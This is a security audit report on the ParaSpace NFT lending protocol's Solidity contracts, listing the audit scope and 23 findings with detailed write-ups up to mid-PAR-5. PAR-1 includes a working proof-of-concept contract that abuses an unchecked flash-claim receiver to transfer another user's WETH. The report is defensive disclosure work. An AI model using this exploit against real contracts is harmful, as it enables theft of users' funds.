Competitive Security Assessment

ParaSpace

Dec 15th, 2022

Secure3

secure3.io

Summary

This report is prepared for the project to identify vulnerabilities and issues in the smart contract source code. A group of NDA covered experienced security experts have participated in the Secure3's Audit Contest to find vulnerabilities and optimizations. Secure3 team has participated in the contest process as well to provide extra auditing coverage and scrutiny of the finding submissions.

The comprehensive examination and auditing scope includes:

- Cross checking contract implementation against functionalities described in the documents and white paper disclosed by the project owner.
- Contract Privilege Role Review to provide more clarity on smart contract roles and privilege.
- Using static analysis tools to analyze smart contracts against common known vulnerabilities patterns.
- Verify the code base is compliant with the most up-to-date industry standards and security best practices.
- Comprehensive line-by-line manual code review of the entire codebase by industry experts.

The security assessment resulted in findings that are categorized in four severity levels: Critical, Medium, Low, Informational. For each of the findings, the report has included recommendations of fix or mitigation for security and best practices.

Overview

Project Detail

Project Name	ParaSpace
Platform & Language	Solidity
Codebase	• https://github.com/para-space/paraspace-core • audit commit - 8026a8addbd01fbd19c66eea59c506dd1ca71467 • final commit - f0a253a477ff7943aad5a5bf52a432880337f858
Audit Methodology	• Audit Contest • Business Logic and Code Review • Privileged Roles Review • Static Analysis

Code Vulnerability Review Summary

Vulnerability Level	Total	Reported	Acknowledged	Fixed	Mitigated	Declined
Critical	3	0	0	3	0	0
Medium	7	0	2	3	0	2
Low	3	0	0	2	0	1
Informational	10	0	5	3	0	2

Audit Scope

File	Commit Hash
contracts/misc/ERC721OracleWrapper.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/misc/NFTFloorOracle.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/misc/flashclaim/UserFlashclaimRegistry.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/misc/flashclaim/AirdropFlashClaimReceiver.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/misc/ParaSpaceFallbackOracle.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/misc/UniswapV3OracleWrapper.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/misc/ParaSpaceOracle.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/misc/ProtocolDataProvider.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/misc/marketplaces/SeaportAdapter.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/misc/marketplaces/X2Y2Adapter.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/misc/marketplaces/LooksRareAdapter.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/misc/interfaces/IUniswapV2Router01.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/misc/interfaces/IUserFlashclaimRegistry.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/misc/interfaces/IFlashClaimReceiver.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/misc/interfaces/INFTFloorOracle.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/misc/interfaces/IWETH.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/misc/interfaces/IWrappedPunks.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/misc/interfaces/IUniswapV2Factory.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/misc/interfaces/IPunks.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/misc/interfaces/IUniswapV2Pair.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/misc/interfaces/INFTOracle.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/ui/UiIncentiveDataProvider.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/ui/WETHGateway.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/ui/libraries/RewardsDataTypes.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/ui/WalletBalanceProvider.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467

contracts/ui/UiPoolDataProvider.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/ui/WPunkGateway.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/ui/interfaces/IRewardsController.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/ui/interfaces/IUiIncentiveDataProvider.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/ui/interfaces/IWETHGateway.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/ui/interfaces/IUiPoolDataProvider.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/ui/interfaces/IRewardsDistributor.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/ui/interfaces/ITransferStrategyBase.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/ui/interfaces/IERC20DetailedBytes.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/ui/interfaces/IWPunkGateway.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/ui/interfaces/IEACAggregatorProxy.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/protocol/configuration/PoolAddressesProviderRegistry.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/protocol/configuration/PriceOracleSentinel.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/protocol/configuration/ACLManager.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/protocol/configuration/PoolAddressesProvider.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/protocol/libraries/configuration/UserConfiguration.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/protocol/libraries/configuration/ReserveConfiguration.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/protocol/libraries/types/DataTypes.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/protocol/libraries/types/ConfiguratorInputTypes.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/protocol/libraries/logic/GenericLogic.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/protocol/libraries/logic/ConfiguratorLogic.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/protocol/libraries/logic/ReserveLogic.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/protocol/libraries/logic/PoolLogic.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/protocol/libraries/logic/AuctionLogic.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467


contracts/protocol/libraries/logic/LiquidationLogic.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/protocol/libraries/logic/MarketplaceLogic.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/protocol/libraries/logic/SupplyLogic.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/protocol/libraries/logic/FlashClaimLogic.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/protocol/libraries/logic/ValidationLogic.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/protocol/libraries/logic/BorrowLogic.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/protocol/libraries/math/MathUtils.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/protocol/libraries/math/PercentageMath.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/protocol/libraries/math/WadRayMath.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/protocol/libraries/paraspace-upgradeability/InitializableImmutableAdminUpgradeabilityProxy.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/protocol/libraries/paraspace-upgradeability/ParaVersionedInitializable.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/protocol/libraries/paraspace-upgradeability/ParaProxy.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/protocol/libraries/paraspace-upgradeability/ParaReentrancyGuard.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/protocol/libraries/paraspace-upgradeability/BaseImmutableAdminUpgradeabilityProxy.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/protocol/libraries/paraspace-upgradeability/lib/ParaProxyLib.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/protocol/libraries/paraspace-upgradeability/VersionedInitializable.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/protocol/libraries/helpers/Errors.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/protocol/libraries/helpers/Helpers.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/protocol/tokenization/StETHDebtToken.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/protocol/tokenization/NTokenMAYC.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/protocol/tokenization/PTokenStETH.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/protocol/tokenization/NToken.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/protocol/tokenization/NTokenApeStaking.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467

contracts/protocol/tokenization/NTokenUniswapV3.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**
contracts/protocol/tokenization/libraries/MintableERC721Logic.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**
contracts/protocol/tokenization/libraries/ApeStakingLogic.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**
contracts/protocol/tokenization/RebasingDebtToken.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**
contracts/protocol/tokenization/RebasingPToken.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**
contracts/protocol/tokenization/PToken.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**
contracts/protocol/tokenization/ATokenDebtToken.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**
contracts/protocol/tokenization/NTokenMoonBirds.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**
contracts/protocol/tokenization/NTokenBAYC.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**
contracts/protocol/tokenization/VariableDebtToken.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**
contracts/protocol/tokenization/PTokenSApe.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**
contracts/protocol/tokenization/base/EIP712Base.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**
contracts/protocol/tokenization/base/MintableIncentivizedERC20.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**
contracts/protocol/tokenization/base/MintableIncentivizedERC721.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**
contracts/protocol/tokenization/base/DebtTokenBase.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**
contracts/protocol/tokenization/base/IncentivizedERC20.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**
contracts/protocol/tokenization/base/ScaledBalanceTokenBaseERC20.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**
contracts/protocol/tokenization/PTokenAToken.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**
contracts/protocol/tokenization/DelegationAwarePToken.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**
contracts/protocol/pool/PoolParameters.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**
contracts/protocol/pool/PoolMarketplace.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**
contracts/protocol/pool/PoolStorage.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**
contracts/protocol/pool/PoolApeStaking.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**

contracts/protocol/pool/PoolConfigurator.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/protocol/pool/PoolCore.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/protocol/pool/DefaultReserveAuctionStrategy.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/protocol/pool/DefaultReserveInterestRateStrategy.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/interfaces/IPoolAddressesProviderRegistry.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/interfaces/IPoolAddressesProvider.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/interfaces/ISequencerOracle.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/interfaces/IPoolParameters.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/interfaces/ICreditDelegationToken.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/interfaces/IERC20WithPermit.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/interfaces/IToken.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/interfaces/IAtomicPriceAggregator.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/interfaces/IPoolConfigurator.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/interfaces/IXTokenType.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/interfaces/IACLManager.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/interfaces/INTokenUniswapV3.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/interfaces/IPriceOracle.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/interfaces/INToken.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/interfaces/IVariableDebtToken.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/interfaces/IPoolCore.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/interfaces/IScaledBalanceToken.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/interfaces/IReserveInterestRateStrategy.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/interfaces/IPoolMarketplace.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/interfaces/IInitializableDebtToken.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/interfaces/IPToken.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/interfaces/IParaProxy.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467
contracts/interfaces/IAuctionableERC721.sol	8026a8addbd01fbd19c66eea59c506dd1ca71467

contracts/interfaces/IPool.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**
contracts/interfaces/IParaSpaceOracle.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**
contracts/interfaces/IAToken.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**
contracts/interfaces/IUniswapV3OracleWrapper.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**
contracts/interfaces/IPoolApeStaking.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**
contracts/interfaces/ILido.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**
contracts/interfaces/IUniswapV3PositionInfoProvider.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**
contracts/interfaces/IRewardController.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**
contracts/interfaces/IReserveAuctionStrategy.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**
contracts/interfaces/IX2Y2.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**
contracts/interfaces/IInitializableNToken.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**
contracts/interfaces/IProtocolDataProvider.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**
contracts/interfaces/ICollateralizableERC721.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**
contracts/interfaces/IDelegationToken.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**
contracts/interfaces/IPriceOracleGetter.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**
contracts/interfaces/IMarketplace.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**
contracts/interfaces/IEACAggregatorProxy.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**
contracts/interfaces/IPriceOracleSentinel.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**
contracts/interfaces/INTokenApeStaking.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**
contracts/interfaces/IInitializablePToken.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**
contracts/deployments/ReservesSetupHelper.sol	**8026a8addbd01fbd19c66eea59c506dd1ca71467**

Code Assessment Findings



ID	Name	Category	Severity	Status	Contributor
PAR-1	Anycall exists in AirdropFlashClaimReceiver	Logical	Medium	Fixed	comcat
PAR-2	Contract `WalletBalanceProvider` locks Ether	Logical	Informational	Acknowledged	BradMoonUESTC
PAR-3	Implementation does not match documentation	Logical	Informational	Fixed	thereksfour
PAR-4	Lack view function specified in EIP-2535	Code Style	Informational	Acknowledged	comcat

PAR-5	LiquidationLogic._burnDebtTokens: Interest rate update is incorrect	Logical	Critical	Fixed	thereksfour
PAR-6	Miss events for multiple contracts	Code Style	Informational	Acknowledged	comcat, zxy1024
PAR-7	Missing access control for `removeFeeder` function	Logical	Critical	Fixed	comcat, Kong7ych3, 0xxm, JoForJo
PAR-8	NTokenMoonBirds may not be able to receive airdrops	Logical	Medium	Fixed	thereksfour
PAR-9	Potential Financial Loss in `LiquidationLogic` Contract `_depositETH` function	Logical	Medium	Acknowledged	w2ning
PAR-10	Redundant `onlyWhenFeederExisted` check in `removeFeeder`	Gas Optimization	Informational	Fixed	Kong7ych3, 0xxm
PAR-11	Remove or implement `ERC721OracleWrapper.latestRound`	Logical	Informational	Acknowledged	Kong7ych3, Xi_Zi
PAR-12	Unsafe solidity compiler version `0.8.10`	Language Specific	Informational	Declined	p41m0n
PAR-13	ValidationLogic.validateLiquidateERC721: msg.value should be greater than actualLiquidationAmount not maxLiquidationAmount	Logical	Low	Fixed	thereksfour
PAR-14	WETH9 Compatibility issues in `PoolCore` contract `supplyWithPermit` function	Logical	Low	Declined	w2ning
PAR-15	When liquidating ERC721, the liquidationProtocolFee should be paid by the borrower instead of the liquidator	Logical	Medium	Declined	thereksfour
PAR-16	`ParaReentrancyGuard` storage variable isn't initialized in `PoolApeStaking` and `PoolMarketplace`.	Logical	Informational	Declined	jayphbee
PAR-17	`ParaSpaceFallbackOracle.getAssetPrice` Risk of potential price manipulation	Oracle Manipulation	Critical	Fixed	comcat, Kong7ych3, zxy1024

PAR-18	**`WETHGateway.repayETH` will fail when `msg.value > paybackAmount` due to incorrect parameter setting**	**Logical**	**Medium**	**Fixed**	**thereksfour**
PAR-19	**`WPunkGateway` functions should declare `payable` to buy punks**	**Logical**	**Medium**	**Declined**	**thereksfour**
PAR-20	**`emergencyTokenTransfer` should exclude the `xTokenAddress` token (pWETH)**	**Logical**	**Medium**	**Acknowledged**	**jayphbee**
PAR-21	**nestingOpen should be an view function**	**Code Style**	**Informational**	**Acknowledged**	**comcat**
PAR-22	**supportsInterface in MintableIncentivizedERC721 should obey ERC721 standard**	**Logical**	**Informational**	**Fixed**	**comcat**
PAR-23	**use ERC165Checker to check whether an asset supports ERC721 interface**	**Logical**	**Low**	**Fixed**	**comcat, zxy1024**

PAR-1:Anycall exists in AirdropFlashClaimReceiver

Category	Severity	Code Reference	Status	Contributor
Logical	Medium	• code/contracts/misc/flashclaim/AirdropFlashClaimReceiver.sol#L105-L109	Fixed	comcat

Code

```
105:        Address.functionCall(
106:            vars.airdropContract,
107:            vars.airdropParams,
108:            "call airdrop method failed"
109:        );
```

Description

comcat : inside `AirdropFlashClaimReceiver` contract, the function `executeOperation` exists an anycall, the call address is an user input params, while the calldata is also user input. Even though, it has an onlyPool modifier, which means that only the pool can call it. however, in the `poolcore` contract, the function `flashClaim` doesn't check the receiver address, which means that i can call other users' AirdropFlashClaimReceiver contract, and do anything i want. for example, `token.transferFrom(...)` etc.

```
function executeOperation(
    address nftAsset,
    uint256[] calldata nftTokenIds,
    bytes calldata params
) external override onlyPool returns (bool) {
    ...
    (
        vars.airdropTokenTypes,
        vars.airdropTokenAddresses,
        vars.airdropTokenIds,
        vars.airdropContract,
        vars.airdropParams
    ) = abi.decode(params, (uint256[], address[], uint256[], address, bytes));
    ...
    Address.functionCall(
        vars.airdropContract, vars.airdropParams, "call airdrop method failed"
    );
    ...
}
```

you may consider the following POC:

```
contract Hack is Addrs {


    function Rekt(address alice) public {
        supplyERC721();
        bytes memory data = constructData(alice);
        address aliceReceiver = UserFlashclaimRegistry(registry).userReceivers(alice);
        uint256[] memory ids = new uint[](1);
        ids[0] = 114603;
        IPoolCore(pool).flashClaim(aliceReceiver, otherdeed, ids, data);
    }

    function constructData(address alice) internal returns (bytes memory) {
        uint256[] memory types = new uint[](1);
        types[0] = 1;
        address[] memory tokenAddrs = new address[](1);
        tokenAddrs[0] = address(this);
        uint256[] memory tokenIds = new uint[](1);
        tokenIds[0] = 0;

        bytes memory data = abi.encode(
            types,
            tokenAddrs,
            tokenIds,
            WETH,
            abi.encodeWithSelector(
                ERC20Like.transferFrom.selector, alice, address(this), 1 ether
            )
        );
        return data;
    }

    function supplyERC721() public {
        ERC721Like(otherdeed).setApprovalForAll(pool, true);
        DataTypes.ERC721SupplyParams[] memory tokenData =
            new  DataTypes.ERC721SupplyParams[](1);
        tokenData[0] = DataTypes.ERC721SupplyParams(114603, true);
        IPoolCore(pool).supplyERC721(otherdeed, tokenData, address(this), uint16(0));
    }

    fallback() external {
        assembly {
            mstore(0, 1)
return(0, 32)
        }
    }
   function onERC721Received(address, address, uint256, bytes memory)
        external
        returns (bytes4)
    {
        return this.onERC721Received.selector;
    }
}
```

Recommendation

comcat : you may restrict the msg.sender who calls the `poolcore.flashClaim` to be the owner of receiver. which means that:

1. forward the msg.sender as a params in the DataTypes.ExecuteFlashClaimParams

```
    function flashClaim(
        address receiverAddress,
        address nftAsset,
        uint256[] calldata nftTokenIds,
        bytes calldata params
    ) external virtual override nonReentrant {
        DataTypes.PoolStorage storage ps = poolStorage();

        FlashClaimLogic.executeFlashClaim(
            ps,
            DataTypes.ExecuteFlashClaimParams({
                receiverAddress: receiverAddress,
                nftAsset: nftAsset,
                nftTokenIds: nftTokenIds,
                params: params,
                oracle: ADDRESSES_PROVIDER.getPriceOracle(),
                msgSender: msg.sender,
            })
        );
    }
```

2. inside the AirdropFlashClaimReceiver.executeOperation function, check the msgSender is the owner of the receiver

```
    function executeOperation(
        address nftAsset,
        uint256[] calldata nftTokenIds,
        address msgSender,
        bytes calldata params
    ) external override onlyPool returns (bool) {
        require(msgSender == owner(), "not ok");
        ...
    }
```

Client Response

Fixed.

Link to fix: https://github.com/para-space/paraspace-core/pull/279

PAR-2:Contract `WalletBalanceProvider` locks Ether

Category	Severity	Code Reference	Status	Contributor
Logical	**Informational**	• **code/contracts/ui/WalletBalanceProvider.sol#L30-L36**	**Acknowledged**	**BradMoonUESTC**

Code

```
30:     /**
31:     @dev Fallback function, don't accept any ETH
32:     **/
33:     receive() external payable {
34:         //only contracts can send ETH to the core
35:         require(msg.sender.isContract(), "22");
36:     }
```

Description

BradMoonUESTC : Contract have no withdraw ETH Function but have receive() function, can cause Ether locked in the contract

Recommendation

BradMoonUESTC : Add Emergency withdraw function

Client Response

This contract is meant to be a view contract. So contracts have to intentionally send funds to it which is unlikely. However, adding a withdrawal function can be helpful just in case.

PAR-3:Implementation does not match documentation

Category	Severity	Code Reference	Status	Contributor
Logical	**Informational**	• **code/contracts/protocol/pool/PoolCore.sol#L477-L478**	**Fixed**	**thereksfour**

Code

```
477:                liquidationAsset: ADDRESSES_PROVIDER.getWETH(),
478:                collateralTokenId: collateralTokenId,
```

Description

thereksfour : https://parallelfinance.notion.site/Audit-Technical-Documentation-0a107270dabe45d2b66a076e0bdaa943
The docs say

```
During ERC721 liquidation, we allow the liquidationAsset to be any ERC20 (not only the debtAsset of
borrower), if the liquidation asset is not debt asset then basically there is no liquidation bonus.
```

But in fact, only eth/weth is allowed to liquidate ERC721, and there is no cancellation of liquidation bouns by comparing liquidation assets and debt assets

Recommendation

thereksfour : Change the documentation description, or change the implementation

Client Response

Fixed.

PAR-4:Lack view function specified in EIP-2535

Category	Severity	Code Reference	Status	Contributor
Code Style	Informational	• code/contracts/protocol/libraries/paraspace-upgradeability/ParaProxy.sol#L13	Acknowledged	comcat

Code

```
13:    constructor(address _contractOwner) payable {
```

Description

comcat : The ParaProxy is a custom implementation of EIP-2535, it implements the core concept of diamond proxy, for example the `updateImplementaion` function, as well as the `ImplementationUpdated` event. however, according to EIP-2535, it should also implement the following view function, for the purpose of easy check.

```
function facets() external view returns (Facet[] memory facets_);
function facetFunctionSelectors(address _facet) external view returns (bytes4[] memory
facetFunctionSelectors_);
function facetAddresses() external view returns (address[] memory facetAddresses_);
function facetAddress(bytes4 _functionSelector) external view returns (address facetAddress_);
```

currently, the ProxyStorage is private, and it is hard to check the corresponding facet address and selectors.

Recommendation

comcat : Stick to the EIP-2535 standard, implement those view function.

Client Response

It is a good practice to add the view function and we are in the process of adding them.

PAR-5:LiquidationLogic._burnDebtTokens: Interest rate update is incorrect

Category	Severity	Code Reference	Status	Contributor
Logical	**Critical**	• **code/contracts/protocol/pool/DefaultReserveInterestRateStrategy.sol#L127-L141** • **code/contracts/protocol/libraries/logic/ReserveLogic.sol#L169-L186** • **code/contracts/protocol/libraries/logic/LiquidationLogic.sol#L523-L556**	**Fixed**	**thereksfour**

Code

```
    function calculateInterestRates(
        DataTypes.CalculateInterestRatesParams calldata params
    ) external view override returns (uint256, uint256) {
        CalcInterestRatesLocalVars memory vars;

        vars.totalDebt = params.totalVariableDebt;

        vars.currentLiquidityRate = 0;
        vars.currentVariableBorrowRate = _baseVariableBorrowRate;

        if (vars.totalDebt != 0) {
            vars.availableLiquidity =
                IToken(params.reserve).balanceOf(params.xToken) +
                params.liquidityAdded -
                params.liquidityTaken;

    function updateInterestRates(
        DataTypes.ReserveData storage reserve,
        DataTypes.ReserveCache memory reserveCache,
        address reserveAddress,
        uint256 liquidityAdded,
        uint256 liquidityTaken
    ) internal {
        UpdateInterestRatesLocalVars memory vars;

        vars.totalVariableDebt = reserveCache.nextScaledVariableDebt.rayMul(
            reserveCache.nextVariableBorrowIndex
        );

        (
            vars.nextLiquidityRate,
            vars.nextVariableRate
        ) = IReserveInterestRateStrategy(reserve.interestRateStrategyAddress)
            .calculateInterestRates(

    function _burnDebtTokens(
        DataTypes.ReserveData storage liquidationAssetReserve,
        DataTypes.ExecuteLiquidateParams memory params,
        ExecuteLiquidateLocalVars memory vars
    ) internal {
        _depositETH(params, vars);

        // Transfers the debt asset being repaid to the xToken, where the liquidity is kept
        IERC20(params.liquidationAsset).safeTransferFrom(
            vars.payer,
            vars.liquidationAssetReserveCache.xTokenAddress,
            vars.actualLiquidationAmount
        );
        // Handle payment
        IPToken(vars.liquidationAssetReserveCache.xTokenAddress)
            .handleRepayment(params.liquidator, vars.actualLiquidationAmount);
        // Burn borrower's debt token
        vars
            .liquidationAssetReserveCache
            .nextScaledVariableDebt = IVariableDebtToken(
            vars.liquidationAssetReserveCache.variableDebtTokenAddress
        ).burn(
                params.borrower,
                vars.actualLiquidationAmount,
                vars.liquidationAssetReserveCache.nextVariableBorrowIndex
            );
        // Update borrow & supply rate
        liquidationAssetReserve.updateInterestRates(
            vars.liquidationAssetReserveCache,
            params.liquidationAsset,
            vars.actualLiquidationAmount,
            0
        );
    }
```

Description

thereksfour : The ReserveLogic.updateInterestRates function calls DefaultReserveInterestRateStrategy.calculateInterestRates to calculate the new interest rate

```
    function updateInterestRates(
